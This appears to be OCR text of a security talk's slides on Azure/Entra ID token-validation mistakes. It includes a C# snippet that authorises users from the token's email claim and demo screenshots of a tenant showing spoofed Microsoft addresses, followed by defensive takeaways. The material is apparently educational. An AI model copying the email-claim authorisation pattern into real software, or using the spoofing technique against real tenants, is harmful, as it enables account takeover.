        "aud":"86e7965d-18bc-455a-9605-0c5ff51d11bf\u0000",
        ...
}
```

Audience and issuer


```
var validationParams = new TokenValidationParameters
 {
   ValidateIssuer = true,
   ValidIssuer = "https://sts.windows.net/72f13b38-6d4b-417c-be51-4e46f66a37a8/",
   ValidateAudience = true,
   ValidAudience = "86e7965d-18bc-455a-9605-0c5ff51d11bf",
 };
```

👍 if you have roleAssignmentRequired

What about authorization?



```
var validationParams = new TokenValidationParameters
 {
   ValidateIssuer = true,
   ValidIssuer = "https://sts.windows.net/72f13b38-6d4b-417c-be51-4e46f66a37a8/",
   ValidateAudience = true,
   ValidAudience = "86e7965d-18bc-455a-9605-0c5ff51d11bf",
 };

ClaimsPrincipal principal = tokenHandler.ValidateToken(token, validationParams);
var email = principal.Claims.FirstOrDefault(c => c.Type == ClaimTypes.Email)?.Value;
HttpContext.User = GetOrCreateUserFromEmail(email);
```



Welcome to Azure!

Don't have a subscription? Check out the following options.

Start with an Azure free trial

Get $200 free credit toward Azure products and services, plus 12 months of popular free services.


Manage Microsoft Entra ID

Manage access, set smart policies, and enhance security with Microsoft Entra ID.

Access student benefits

Get free software, Azure credit, or access Azure Dev Tools for Teaching after you verify your academic status.

Azure services



developer.microsoft.com/en


Tenant
Binsec Cloud

Binsec Cloud

Christian
security@microsoft.com
AAD


microsoft.com/v1.0/servicePrinc

eed to be replaced with real values



nuget.org/account

We use optional cookies to improve your experience on our websites, such as through social media connections, and to display personalized advertising based on your online activity. If you reject optional cookies, only cookies necessary to provide you the services will be used. You may change your selection by clicking "Manage Cookies" at the bottom of the page. Privacy Statement Third-Party Cookies




> Organizations > nugetlol

You are an administrator of this organization.

> Email Address

nuget@microsoft.com



aex.dev.azure.com/me?mkt=en-US

Christian Hansen

admin@microsoft.com

Default Directory

DEMO

Key takeaways

- Verify that all app registrations have secure configs
  - Create a baseline and verify that all apps not compliant to this are safe
- Audit and limit the privileges of your service principals
  - Especially third party apps
- When doing token validation, verify that you are using safe claims
  - aud AND iss/tid
  - oid/sub OR roles/scp/groups
  - Avoid email, upn, unique_name, preffered_username, etc. etc. (also applies to SAML)

- Most of this has to be automated

Sources

- https://binarysecurity.no/posts/*
- https://learn.microsoft.com/en-us/entra/identity-platform/access-token-claims-reference
- https://learn.microsoft.com/en-us/entra/identity-platform/claims-validation
- https://research.eye.security/consent-and-compromise/
- Images from https://learn.microsoft.com/

Socials:

- https://www.goodreads.com/friend/i?invite_token=ZmVmOWM1NDgtYzdjYS00MmNhLThjNjctYzM3YTc1ZTNjZmM1
- https://strava.app.link/EwnyDMuTnMb